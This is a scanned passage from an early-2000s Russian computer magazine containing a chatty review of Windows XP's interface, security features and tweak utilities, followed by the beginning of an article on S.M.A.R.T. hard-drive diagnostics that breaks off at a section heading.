Разумеется, это красиво. Однако в новом дизайне для меня есть существенный минус. Помнится, Андрей Князев в][#7, в первом обзоре XP, писал, что, по его мнению, скоро словосочетание XP-юзер будет звучать ничуть не менее солидно, чем Linux-юзер. Вот с этим я категорически не согласен. Microsoft не раз отмечала, что "все предыдущие версии Windows были сложны в управлении, в них было много неочевидных моментов, трудных для рядового пользователя". Что, тебе уже смешно? :) Правильно, в результате мы имеем то, что и следовало ожидать: новая Винда в управлении (подчеркну - лишь в управлении) явно рассчитана на умственно отсталых пользователей, которые лишь вчера впервые сели за комп. Иначе как объяснить все эти многочисленные подсказочки, всплывающие хинты, тучи вываливающегося мануала, громадье визардов, наконец. Да и до стандартных утилит добираться теперь дольше. Единственное, что порадовало в новом дизайне, так это динамическая панель слева, в которой отображаются самые часто запускаемые в последнее время проги. В общем, я переключил интерфейс в "классический" вид и сразу почувствовал себя лучше :).



И еще пара слов об особенностях интерфейса. Во-первых, винда научилась группировать приложения по типу, и каждое новое приложение не вешает еще одну кнопку на таскбар, а, если уже открыто приложение подобного типа и на таскбаре места больше нет, встраивает однотипные приложения в один батон на панели задач, пнув который, ты получишь доступ ко всем приложениям данного типа. Раньше этого можно было добиться лишь специальными утилитами (см. "шаровары" в предыдущих выпусках][).



Что ж, хочу заметить, что в KDE эта фишка появилась раньше винды, в версии 2.2. Так что линуксоиды могут начинать возмущаться: "нагло содрано!" :). Кроме того, если ты, как и я, держишь кучу иконок в трее,

NEXT


PC_Zone

XPестоматия XP


Anton Karpov (Toxa@real.xakep.ru)

то тебе понравится, что теперь неактивные значки можно скрыть, освободив пространство таскбара. Причем есть возможность выборочного сокрытия иконок: если, допустим, значок "звук" в трее тебе на фиг не нужен, а вот иконка сетевого монитора - нужна, ибо показывает текущий трафик, то ты просто ставишь первой опцию "прятать всегда", а второй - "всегда на виду".





Наконец, последний финт ушами от Microsoft. В экспишке есть возможность шифровать локальные файлы благодаря EFS (подробнее см. ниже), а также присутствует вкусная возможность мгновенного переключения юзера с замораживанием работы предыдущего на том месте, где инициировалось переключение, с полным сохранением запущенных приложений (windows key+L). Въехал? :) Короче, это полный аналог KDE'шной "save session before exit", когда ты логаутишься из системы, сохраняя свой сеанс работы (линуксоиды, вы еще не начали возмущаться?). Так вот, прикол в том, что одновременно эти возможности использовать нельзя: либо удобство, либо безопасность, так как при включенной опции "enable fast user switching" возможность шифрования автономных файлов недоступна. Вот и выбирай, что тебе нужнее... Ну и напоследок полюбуйся, как происходит логаут: вместо набившей оскомину "сеточки", затягивающей экран при выходе, все становится однотонным, кроме экрана завершения работы :). А сколько памяти вся эта красота отжирает...



Ладно, хватит про внешний вид. Переходим к главному - к новым программным штучкам XP, к тому, за что ее можно либо свято полюбить, либо люто возненавидеть.

<Боекомплект>

Для начала - коротко о том, чем комплектуется экспишка. Инсталляция системы отжирает около гигабайта дискового пространства, и, судя по интро-видеоролику, мусора в папке c:\windows предостаточно.

Помимо стандартных IE 6.0 и Outlook 6.0, в стандартную установку входит MSN Explorer (еще один браузер), Windows Messenger (нечто вроде аськи, но с возможностью проводить видеочат), Windows Media Player 8 (что это такое, рассказывать не надо?), Windows Movie Maker (прога для собирания домашнего видеоархива "на коленке"), Windows Picture Viewer и даже встроенный CD-recorder. Более того, в XP встроен файрвол! Как ты думаешь, много в нем дыр найдут в ближайшее время? Я думаю - много :). Ну, разве я был не прав насчет мусора? Почти всем этим программам есть проверенные временем альтернативные замены: Opera, The Bat, ICQ, ACDsee, Easy CD Creator или Nero Burn, соответственно. И я не уверен, что по возможностям специализированные проги уступают майкрософтовским, опыт показывает, что как раз даже наоборот.

Нет, не пойми меня неправильно: я ничего не имею против Windows XP, это хорошая операционка на основе грамотно продуманной системы Win2k, но зачем же навязывать пользователю все остальное? Для полноты картины не хватает только домашних тапочек от MS. Впрочем, это избитая тема: что еще ожидать от компании, которая одно время вообще не пускала на свой MSDN.com всех, кто использовал отличный от ослика браузер.

<Что нового?>

Вот мы и подошли к самой интересной части - обзору технических возможностей WinXP. Я расскажу, какими средствами достигаются такие фишки, как большая, по сравнению с винтукеем, совместимость с приложениями при той же надежности (ведь экспишка использует, по сути, ядро win2000), как построена групповая политика в локальной системе WinXP, что такое EFS, короче, чем нас порадовала XP в плане надежности и безопасности. Сразу скажу - все ниже рассматриваемое имеется в той версии XP, которую я исследовал, - Professional, а ведь есть еще и "домашнее" издание, но я не думаю, что нормальный человек вдруг предпочтет Home Edition профессиональному. Ибо в последнем присутствует ряд полезных возможностей, коими хоум эдишен обделено: во-первых, упомянутая мной система шифрования локальных файлов, во-вторых, удаленное управление компьютером, в-третьих, локальные группы безопасности, в-четвертых - совместное использование сетевых ресурсов (подробнее обо всем читай ниже), да и вообще, это у американцев разница в цене за эти два издания составляет сто баксов, а у нас и то и другое будет стоить 2 у.е. :)

<Служба терминалов>

Как ты, наверное, знаешь, главным недостатком виндов всегда являлась слабо развитая технология терминальных сервисов (вообще, у окошек много недостатков :), то есть, в отличие от Unix-систем, где можно удаленно рулить целым серваком, используя одну голую консольку, в Windows с этим сущест-



вуют определенные проблемы. Напомню, сей факт является следствием того, что много назад мелкомягкие лажанулись и чуть было не упустили такую вещь, как развитие Интернета, видимо, недооценив его возможности, в то время как никсы под это, собственно, и затачивались. В результате Юникс давно уже является сетевой системой в полном понимании этого слова, в то время как MS только готовит "революцию" в лице платформы .NET. Но что-то я слишком углубился в историю...



Так вот, в экспишке служба терминалов высокопарно зовется "Удаленный рабочий стол" (Remote desktop) и позволяет дистанционно подключаться к компу, на котором стоит ОС Windows XP, из любой виндузятины. То есть ты получаешь доступ ко всем своим документам на удаленной машине, как если бы сидел прямо перед ней. Причем сильно толстого канала эта фишка не требует - по сети передаются только команды и вся та инфа, которая выводится на экран, а приложения-то остаются на терминальном сервере. Впрочем, что я тебе объясняю... Скажу лишь, что возможность сия основана на протоколе RDP (Remote Desktop Protocol), это протокол уровня представления данных, позволяющий поддерживать связь между двумя windows-based терминалами, который работает через любое TCP/IP-подключение. Кроме того, на той же терминальной службе основана фишка под названием "Удаленный помощник" (Remote Assistance), позволяющая любому пользователю XP получить доступ к экрану удаленного компьютера и делать с ним все что угодно, как если бы это был его собственный рабочий стол. Для чего это нужно? MS официально трактует эту функцию как средство для оказания помощи юзерам, которые сталкиваются с какой-либо проблемой в настройке своей ОС и не могут решить ее самостоятельно. Для этого беспомощный гуманоид отсылает запрос либо в службу поддержки, либо более опытному другу.

Тот, в случае согласия, посылает ответ, который одновременно служит аутентификационным ключом, дающим право именно этому хелперу подключиться к машине, после чего оказывающий помощь товарищ получает у себя на мониторе картинку рабочего стола юзера и может рулить компом как своим собственным - но лишь в пределах полномочий, установленных владельцем импровизированного "сервера". Я вот не понимаю, для чего эта фишка реально нужна? Нет, американцы, которые при первом удобном случае стучат в саппорт, может и будут рады, но... Короче, пихать такую фичу только лишь для того, чтобы опытный специалист показал тебе, как правильно нажимать Ctrl+Alt+Del, имхо, излишество.

Разумеется, отправляемый запрос, который представляет собой XML-билет, шифруется, и продолжительность удаленного сеанса может быть ограничена, однако, зная MS, можно быть практически уверенным, что багов в таких терминальных сервисах найдут еще немало, да и троянописателям жизнь существенно облегчается: средства передачи данных и управления удаленной машиной фактически уже встроены в XP :). В общем, отключи на всякий случай активизированные по дефолту опции "allow remote assistance invitations to be sent from this computer" и "allow users to connect remotely to this computer" в закладке Remote меню system properties...

<Шифрованная файловая система>

Как я уже упоминал, в "профессиональной" версии экспишки доступна возможность шифрования локальных файлов благодаря использованию EFS - Encrypted File System, основанной на шифровании с открытым ключом.



Файлы шифруются по алгоритму DESX/3DES, для шифрования достаточно отметить соответствующую опцию в "свойствах папки", и все что находится в указанной папке, включая файлы в поддиректориях, шифруется. Т.е. для юзера опция видна просто как еще один атрибут, наряду со стандартными "скрытый", "архивный", etc. MS уверяет, что это защитит твои файлы, если, допустим, у тебя сопрут винч с важной инфой. "Это что, типа, микросовтовская альтернатива PGP?", - спросишь ты. "Типа да", - отвечу я :).

<Проблема надежности>

В XP существуют два основных нововведения, призванные решить проблемы совместимости и увеличить надежность оси. Первое из них - это разрешение до боли знакомых всем пользователям Win9x проблем совместимости различных версий DLL'ок, то бишь динамически разделяемых библиотек. Надеюсь, ты помнишь, какие пошлости творились на этой почве у 95-й маздайки? :) Так вот, загляни теперь в свой системный каталог. Там появилась новая папка - WinSxS, это аббревиатура от Windows Side-by-Side, и назначение этой папки - хранение различных версий компонентов библиотек (DLL). Экспишка позволяет всем приложениям, которые юзают стандартный виндозный API, обращаться к компонентам "своих" библиотек, т.е. тех, с которыми они априори надежно работают. Таким образом, от других, потенциально кривых, приложений они не зависят. Второе нововведение - так называемый "Режим совместимости" (Compatibility Mode). Он заключается в возможности эмулировать для какого-либо приложения предыдущие версии форточек, начиная с 95-й, если оно вдруг отказалось запускаться под XP. Обеспечивает эту функцию приложение под названием QFixApp: экспишная винда ведет базу данных исправлений (зовется SysMain), которые обеспечивают совместимость запускаемых прог с осью, и, благодаря означенной утилите, юзер может выбрать исполняемый файл, который не запускается под XP, применить к нему нужный режим совместимости, и QFixApp на основе указанных параметров внесет необходимые исправления в базу данных. Впрочем, это только на словах так сложно, на деле же для пользователя вся вышеописанная операция заключается в щелчке по капризному приложению правой кнопкой крысы, выбору закладки compatibility и установлению в ней необходимой версии винды и настроек дисплея для запуска проги.

Также в WinXP присутствует уже знакомое нам по Линолеуму "Восстановление системы" - System Restore. Ты знаком с прогами типа GoBack или SecondChance под Вин9х? Эта встроенная фишка решает схожую задачу: ты создаешь системную метку, ось запоминает конфигурацию системы, а затем, в случае, если какое-либо приложение дестабилизировало систему, можешь вернуть операционку в то время, когда была сделана отметка. Помню, в миллениуме эта функция была реализована убого и ни разу не спасла винду во время моих над ней издевательств. В винтукее вместо этого была опция "последняя удачная конфигурация", и вот она, надо сказать, помогала. Если тебе интересно, удалось ли мне довести до смерти XP и выручает ли ее "восстановление системы", можешь написать, отвечу.

<Наломай дров...>

Не секрет, что самой частой причиной сбоя системы является то, что какой-нибудь свежеустановленный драйвер откровенно глюкавит. В XP эта трабла решается так: во-первых, появилась фишка "защита драйверов" - это когда система просто-напросто отказывается принимать в себя ;) дровишник, если он кажется ей несовместимым/неисправным. Спросишь, как она определяет его на совместимость? Дело в том, что в системе поддерживается (и постоянно обновляется с сервака MS, если включено "автообновление") база данных неподходящих драйверов, и, если выясняется, что устанавливаемый драйвер находится в этой базе, экспишка начинает хныкать и просить заглянуть на сайт производителя за более новой поддерживаемой версией. Во-вторых, в XP есть возможность "отката" неисправных дров (Rollback Driver). Система не удаляет предыдущий драйвер, если для устройства устанавливается новый, а сохраняет его у себя в закромах, и если новое дровище встало в позу и отказалось нормально пахать, в Диспетчере устройств (Device Manager) его всегда можно откатить на шаг назад, хмякнув по пимпе "rollback". Как я уже сказал, откат возможен лишь на один шаг. И (почему-то) сие не действует для принтеров.

<Доверяй, но проверяй...>

В XP присутствует довольно интересная, хоть и не оригинальная, политика ограничения приложений. Не пугайся слова "политика", это всего лишь означает, что работа подозрительных прог (коими могут быть как вири-трояны, так и просто глючные софтины) попадает под одно из двух правил: либо unrestricted, либо disallowed. Первое ("неограниченное") подразумевает, что ограничения на запуск того или иного приложения лежат целиком на совести админа, а сами проги творят что хотят. Более безопасно второе правило ("запрещено"): все софтины изначально имеют запрет на запуск, и админ волен выбирать только те, которым он доверяет. То бишь первое правило трактуется как "разрешено все, что не запрещено", а второе - "запрещено все, что не разрешено". Те проги, которые еще не прошли администратором "проверку на вшивость", помещаются в т.н. "песочнице" (sandbox) - специальной выделенной области, и активность их ограничена.

Да-да, ты правильно подумал сейчас о "гениальном" почтовом клиенте Микрософт Аутглюк: все приаттаченное файло теоретически помещается в sandbox, пока юзер сам не решит, что с ним делать. Я говорю - теоретически, ибо всем известно, какое количество багов было найдено в этом "прекрасном" почтовом клиенте. WinXP комплектуется Outlook Express'ом версии 6.0, и я не упущу возможности проскандировать, что лишь The Bat - рулез форева, а все остальное - от лукавого :).

NEXT

PC_Zone

ХРестоматия XP

Anton Karpov (Toxa@real.xakep.ru)

<Безопасность прежде всего>

Сейчас я еще немного прогружу тебя насчет усовершенствований в системе безопасности новой винды. Как ты знаешь, в классической NT существует четыре основных группы пользователей: администраторы (administrators), опытные пользователи (power users), пользователи (users) и гости (guests). В XP - все то же самое, лишь права группы users по дефолту более урезаны, чем в NT. А самые значительные изменения произошли с учетной записью "гость", направленные, как утверждает дядя Билл, на усиление безопасности. Разница эта между "классической" системой безопасности (NT 4.0, 5.0) и новой, экспишной (кстати, у Win XP второе название - NT 5.1), заключается в том, что в первом случае для сетевого доступа к локальной машине юзер применяет свою учетную запись (логин/пасс), т.е. права его ограничены рамками этой его учетной записи. По новой же схеме, если чел стучится через сеть на экспишную машину, ему принудительно пихают гостевую, весьма урезанную по возможностям запись. То есть даже если юзер имеет, скажем, логин и пасс админа системы, но в системе включена политика безопасности на основе записи Guest, то его максимум под гостем и пустят. Удобно? Несомненно. Надо ли говорить, что все политики безопасности гибко настраиваются, имеются шаблоны таких политик, и вообще, все сделано, дабы упростить жизнь администратору.

Кроме того, имеются ограничения на логины с пустыми паролями. Мне, правда, непонятно, зачем вообще разрешено заводить такие записи, но если они и есть, XP дает право пускать юзера с пустым паролем лишь локально, но не по сети. И если ты такой ленивый, что имеешь логин и пустой пасс, то пустят тебя внутрь лишь при условии, что входишь ты в систему непосредственно с консольки, а об удаленном доступе можешь и не мечтать. Но стоит тебе завести пасс - и подобные ограничения снимаются.


<XP-тюнинг>

Как бы ни была хороша новая ось, всегда существуют проги-твикеры, призванные оптимизировать систему путем внесения косметических изменений в реестр. Появились такие софтины и для XP. Я рассмотрю две самые, на мой взгляд, удачные из "первых ласточек". С помощью них ты действительно можешь комфортно переделать новую систему конкретно под себя.

<Tweak-XP>

www.totalidea.de, 3,65 Мб

Наверное, лучшая утилита для тонкой настройки экспишки. Сразу отмечу удобный интерфейс, характерный для прог-твикеров: при выборе слева определенного пункта меню справа выпадает список установок для данного выбранного типа. Это намного удобнее, чем дергать многочисленные закладки (чем славятся продукты от MS). Tweak-XP позволяет оптимизировать память компа, кэш, оптимизировать работу жесткого диска, присутствуют твики для процессоров AMD и Pentium (Целерон вниманием почему-то обойден), есть возможность запускать основные системные утилиты прямо из программы (где они удобно разбиты по группам), отслеживать все запускаемые систе-



мой при старте файлы, изменять пути к стандартным папкам, я уже не говорю про настройку меню "пуск" и прочих штучек оболочки explorer. Отмечу также возможность защищать отдельные проги от запуска: если кто-то захочет поюзать защищенное приложение, ему придется ввести пароль. Да вообще, прога - полный рулез, и иметь ее должен любой, у кого стоит Windows XP. Разобраться с основными настройками труда не составляет, но я все же дам тебе пару советов, которые помогут существенно и позитивно повлиять на быстродействие твоей системы.

Во-первых, в оптимизации памяти ты сразу увидишь пункт "Force Windows to unload DLL's from memory". Если у тебя маловато оперативки, то смело ставь галку напротив него. Дело в том, что винда кэширует в оперативной памяти динамические библиотеки (dll), используемые приложением при его запуске, дабы в дальнейшем это приложение запускалось быстрее. Но память таким образом забивается сильнее. С включенной же опцией ось принудительно выгружает dll'ки из рамы при закрытии приложения, что освобождает память, но тогда при повторном запуске проги ей приходится каждый раз грузить библиотеки заново, что замедляет процесс запуска. Очевидно, кэширование некритично, если у тебя 128 Мб оперативки или больше, в противном же случае свободная память никогда не будет лишней.


Если же у тебя RAM'ы полно, а вот винт - маленький и тормознутый, то уместно будет включение опции "Enable Core System Performance", которая запрещает сбрасывание в своп-файл (который, как ты знаешь, находится на винте :) данных исполняемых модулей. Тут же неплохо бы заодно и зафиксировать размер файла подкачки. Однако будь внимателен: это все имеет должный эффект лишь при наличии у тебя большого количества оперативки (384 Мб и больше).

Едем дальше. Опять-таки, если у тебя на борту много оперативной памяти, обязательно загляни в пункт "CD / DVD Tweaks": тут можно увеличить кэш привода cd-rom'а и иные параметры чтения дисков. Если ты часто юзаешь сидюк, то ты оценишь эту фишку. Далее, если ты используешь у себя на дисках файловую систему NTFS (а я уверен, ты ее используешь, ибо нет никакого резона оставлять винч под дырявым ФАТом, если ты юзаешь XP), и у тебя присутствуют папки, в которых много различных файлов (например, как в папке c:\windows ;), то обязательно вруби опцию "Increase NTFS Performance by Disabling the Last Access Time Stamp". Зачем? Дело в том, что NTFS, при всех ее вкусностях, по дефолту ведет протокол времени обращения к файлам, обновляя его каждый раз, когда юзер к этим файлам, собственно, и обращается. Все бы хорошо, но когда файлов в одной папке очень много, то отображение всех их занимает приличное количество времени и сопровождается поскрипыванием винча - это система обновляет время последнего доступа. Оно тебе надо? Если нет - отменяй сию функцию выставлением галки напротив означенного пункта и смотри, насколько быстрее теперь у тебя все грузится.

Наконец, позаботимся о безопасности. В Tweak-XP можно включить очистку своп-файла при завершении работы (пункт Clear Pagefile (Swapfile) on Shutdown"), что, безусловно, имеет мотивы, если ты - параноик, но тогда приготовься, что комп будет вырубаться чуть дольше. В общем, подробное описание всех функций этого твикера - тема отдельной статьи, но я уверен, ты и сам во всем сможешь разобраться. Качай, юзай, настраивай! Подгоняй систему под себя.

<Customizer XP>

www.tweaknow.com/, 930 Кб



Еще одна утилита для тюнинга операционки, обратившая на себя мое внимание. Различия между Tweak XP и этой прогой видны невооруженным глазом. Если первая стремилась охватить буквально все: и реестр, и проц, и настройки Интернета, и даже имела возможность восстановления запорченных zip-файлов, то эта софтина ни на что, кроме работы с реестром и основными системными утилитами, не претендует. Но зато она незаменима, если ты захочешь подстроить систему под себя не только внутренне, но и внешне. В закладке "Registry tweak" есть такие веселые пункты, как автоматическое убийство зависших приложений, смена информации о владельце, возможность убрать надоедливое напоминание системы о том, что "жесткий диск заполнен почти до отказа" (а XP начинает кричать об этом как только у тебя остается 200-300 Мб), убрать автозапуск CD, убрать "стрелочки" с ярлыков на десктопе, изменить заголовки окон виндозных приложений типа аутлука и ИЕ, назначить им же любую картинку в качестве бэкграунда и много что еще. Ты можешь полностью сменить "информацию о системе" на любую чушь, какая взбредет в голову, посмотреть, что у тебя там в автозапуске, а также взглянуть, как используется память, и при случае вмешаться.

В общем, я бы охарактеризовал прогу так: то, чего ты не найдешь в Tweak-XP, ты непременно обнаружишь в Customizer XP. И потому пользование этими софтинами вместе позволит тебе тонко настроить систему как внутренне, так и внешне. Действуй, не ограничивайся дефолтовыми виндозными настройками, ведь все в твоих руках!

<Эпилог>

Если хочешь узнать от меня, как я отношусь к Windows XP, то я скажу тебе, что до ее установки у меня, помимо Пингвина, была всего одна любимая операционная система - Windows 2000. И хоть в экспишке полно как плюсов, так и минусов, с прискорбием приходится признать: факт измены моей любимой винде можно считать состоявшимся, и в винтукей я больше не вернусь. Потому как для меня теперь если Linux - то Mandrake, а если Windows - то XP.

PC_Zone

Диагностика винчестеров

Михаил Михин (centner@real.xakep.ru)

Диагностика винчестеров

Предсказываем, сколько нашим винчестерам жить осталось

"S.M.A.R.T." распространенный индустриальный стандарт для контроля и сообщения о состоянии периферийных устройств, преимущественно - жестких дисков в нормальном и аварийном режимах. Рекомендации "S.M.A.R.T." ни в коем случае не могут абсолютно избавить от неприятностей с потерей информации вследствие гибели винчестера и не могут быть использованы вместо регулярного резервного копирования данных.

Disclaimer: *В этом материале не будет НИКАКИХ конкретных советов и рекомендаций по самостоятельному ремонту и восстановлению винчестеров. Дело это сложное, тонкое, браться за реанимацию современного HDD (даже своего собственного), не имея достаточных навыков и умений, я бы не советовал. Пусть этим занимаются специалисты или, на свой страх и риск, лица, желающие стать такого рода специалистами. Цель статьи - показать тебе, что за твоим собственным железом нужен глаз да глаз, иначе разного рода неприятностей не избежать. Гораздо проще предотвратить винчестерную катастрофу, нежели расхлебывать ее последствия. Не стоит удивляться тому, что в материале цитируются разнообразные официальные и неофициальные документы и FAQ-и, ссылки на некоторые из которых ты сможешь найти в конце статьи. Настоятельно рекомендую заняться вопросами диагностики и мониторинга твоих носителей информации только после более-менее серьезного знакомства с общедоступными (например, в Интернете) техническими документами.*

Мои личные "винчестерные приключения" начинались незамысловато, даже буднично. Однажды, глубокой ночью, играя в уже известную тебе игрушку "Operation Flashpoint", я с удивлением отметил, что в системном блоке что-то щелкнуло, визгнуло несколько раз, система повисла и через несколько секунд перезагрузилась. После перезагрузки Scandisk обнаружил на винте бэды… Первая же мысль, пришедшая в голову, - мой винчестер, когда-то предмет моей гордости, быстрый и емкий IBM серии DTLA, вступил в последнюю фазу своей жизни и вскоре, вслед за многими одноименными девайсами, отправится в гарантийный ремонт или прямиком на помойку. "Дятлы" в свое время дохли просто пачками, да и сегодня в интернетовских форумах запросто можно встретить сообщения о безвременной кончине любимых носителей.

Для того чтобы не попасть в число несчастных, предлагаю тебе крепко поразмыслить на тему о неполной благонадежности компьютерного железа и принять превентивные меры по сохранению ценной информации. Лично я начал с того, что перерыл уйму информации в онлайне и подписался на все русскоязычные usenet-конференции, имеющие отношение к моему вопросу. Затем, составив для себя подробную картину происходящего, обратился за советом к профессиональным "реаниматорам" - в службу www.03service.ru В качестве неотложной меры мне порекомендовали обратиться к специальным утилитам, занимающимся, как ни странно, почти шаманскими предсказаниями на основе данных "S.M.A.R.T." Но обо всем по порядку…

<"S.M.A.R.T." - это, как обычно, наше все…>

Первым делом было бы неплохо предпринять самые очевидные действия - получить данные самодиагностики винчестера, или, говоря на компьютерно-буржуинском, данные "S.M.A.R.T."-технологии. Нынешние, современные винты, почти поголовно поддерживают эту полезную и нужную технологию, заключающуюся в создании механизма предсказания возможного выхода из строя жесткого диска и предотвращения тем самым потери данных. "S.M.A.R.T." в реальном времени пристально следит за состоянием многих компонентов винта и позволяет более-менее точно выяснить, например, сколько времени винт был в рабочем состоянии, как быстро разгоняется шпиндель до заявленных величин, как часто винт включали-выключали и т.д.

Если твой диск поддерживает "S.M.A.R.T.", тебе нужно всего лишь включить отображение ее параметров в BIOS материнской платы и установить программу (рекомендуются фирменные утилиты производителей), которая наглядно покажет тебе реальное состояние дел на винте. Для анализа надежности жесткого диска используются две группы параметров, первая из которых характеризует параметры естественного старения жесткого диска: количество циклов включения/выключения, количество оборотов двигателя за время работы, количество перемещений головок. Вторая группа параметров информирует о текущем состоянии качества твоего накопителя. К этим параметрам относятся: высота головки над поверхностью диска, скорость обмена данными между дисками и кэш-памятью на диске, количество переназначений "плохих" секторов (вместо "плохого" сектора подставляется свободный исправный), количество ошибок поиска, количество операций перекалибровки и скорость поиска данных на диске. Все эти данные могут по мере старения винта меняться абсолютно в любую сторону; будь готов к тому, что за изменениями придется пристально наблюдать; только на основе данных мониторинга можно сделать какие-то конкретные выводы. "S.M.A.R.T." накапливает в энергонезависимой памяти данные постоянных проверок, на основании которых и делаются выводы о "здоровье" жесткого диска.

<"S.M.A.R.T." и будущие бэды>

Каждый из параметров "S.M.A.R.T." специализируется на своих неприятностях, например, большое количество "бэдов" практически однозначно говорит о физических дефектах поверхности пластин, а параметр, ответственный за количество операций ремаппинга, покажет общее количество попыток переназначения сбойных секторов в резервную область, предпринятых накопителем, учитывая при этом как успешные, так и неудачные операции. Конечно, интерпретация результатов, выданных "S.M.A.R.T.", до некоторой степени условна, тем более что производители дисков могут поступать с параметрами "S.M.A.R.T." несколько вольно :)). Данными, которые сообщает о себе винт, пользоваться можно и нужно; например, покупая бывший в употреблении винчестер, будет полезно взглянуть на его "автобиографию". Но! "S.M.A.R.T." начинает бить тревогу в случае, если хотя бы один параметр (нормальное значение которого равно 100 или 200) из многих приблизился или перешел за границу надежности (threshold), возможно, выработав свой ресурс, и, якобы, скоро отойдет в иной мир, хотя на самом деле диск может проработать еще очень и очень долго. Иными словами: "Каждый атрибут имеет собственное пороговое значение (threshold), которое используется для сравнения со значением атрибута (value) и указывает на ухудшение рабочих характеристик или дефектность накопителя. Числовое значение порогового атрибута определяется производителем накопителя через конструкционные особенности накопителя и анализ результатов испытаний на надежность. Пороговое значение каждого атрибута указывает на нижнюю допустимую границу значения атрибута, вплоть до которой сохраняется положительный статус надежности".

Главная прелесть "S.M.A.R.T." заключается в том простом



факте, что тебя заблаговременно предупредят о надвигающейся катастрофе, но этот плюс легко превращается в минус, стоит лишь вспомнить о том, что скоро диск придется менять :((.

Надо сказать, что производители жестких дисков вполне серьезно подходят к вопросам диагностики и самодиагностики их продукции; странно, что большинство пользователей уделяют этому вопросу так мало внимания. Лично я пользовался абсолютно бесплатными фирменными утилитками от IBM, Fujitsu, Western Digital, которые можно скачать с сайта производителя. Фирменные программы могут отличаться названиями и интерфейсами, но действуют примерно одинаково: в BIOS твоей материнской платы (если она не из учебника истории древней Греции) включаешь параметр, в названии которого содержатся буквы "S.M.A.R.T.". Затем качаешь фирменную утилитку с сайта производителя винта или пользуешься универсальными, о которых я расскажу ниже. Инсталлируешь, совершенно не парясь по поводу снижения производительности дисковой подсистемы, и получаешь результаты самодиагностики, приступая к самому сложному и неоднозначному процессу - толкованию магических "S.M.A.R.T."-чисел.

<Шаманские цифры>

Давай посмотрим, какие атрибуты "S.M.A.R.T." имеются и какую информацию они несут в себе (рассмотрим только наиболее часто встречающиеся):

Raw Read Error Rate *- параметр, отражающий частоту возникновения ошибок при чтении данных с диска по вине аппаратной части накопителя.*
Throughput Performance *- средняя пропускная способность диска. Важный показатель, изменение значений которого должно заставить тебя задуматься.*
Spin Up Time *- время раскрутки шпинделя диска от 0 до рабочей скорости.*
Start/Stop Count *- количество циклов пуск/стоп.*
Reallocated Sectors Count *- ремапы. Очень важное значение. Вот что сказано о нем у Михаила Маврицина: "Когда жесткий диск встречает ошибку чтения/записи/верификации, он пытается переместить данные из него в специальную резервную область (spare area) и, в случае успеха, помечает сектор как "переназначенный". Также этот процесс называют remapping, а переназначенный сектор - remap. Благодаря этой возможности, на современных жестких дисках очень редко видны [при тестировании поверхности] так называемые bad block. Однако, при большом количестве ремапов, на графике чтения с поверхности будут заметны "провалы" - резкое падение скорости чтения (до 10% и более)."*
Seek Error Rate *- частота появления ошибок позиционирования. Ошибки появляются из-за ухудшения состояния поверхности диска или механики.*
Power-On Hours *- количество отработанных часов (минут или секунд, зависит от производителя). Если ты покупаешь б/у винчестер, то это для тебя один из самых важных факторов. Каждый производитель указывает предполагаемый ресурс своей продукции, так что ты сможешь примерно прикинуть, насколько выработан ресурс винта.*
Current Pending Sector Count *- количество нестабильных секторов. Сам накопитель относится к некоторым секторам с подозрением, и, если подозрения подтверждаются, сектор становится кандидатом на переназначение в резервную область (remap). Возможен и обратный процесс.*

Это только некоторые из "S.M.A.R.T."-параметров, они едины не для всех производителей и могут присутствовать не во всех программах. Вполне возможно, что тебе нет вовсе никакого дела до всех

NEXT

PC_Zone

Диагностика винчестеров

Михаил Михин (centner@real.xakep.ru)


этих мудреных полушаманских значений, которые постоянно меняются. В таком случае я порекомендую тебе несколько программ, которые не потребуют от тебя энциклопедических знаний в области носителей информации, но смогут сослужить добрую службу.



Атрибуты "S.M.A.R.T." моего резервного винчестера


<На страже данных>

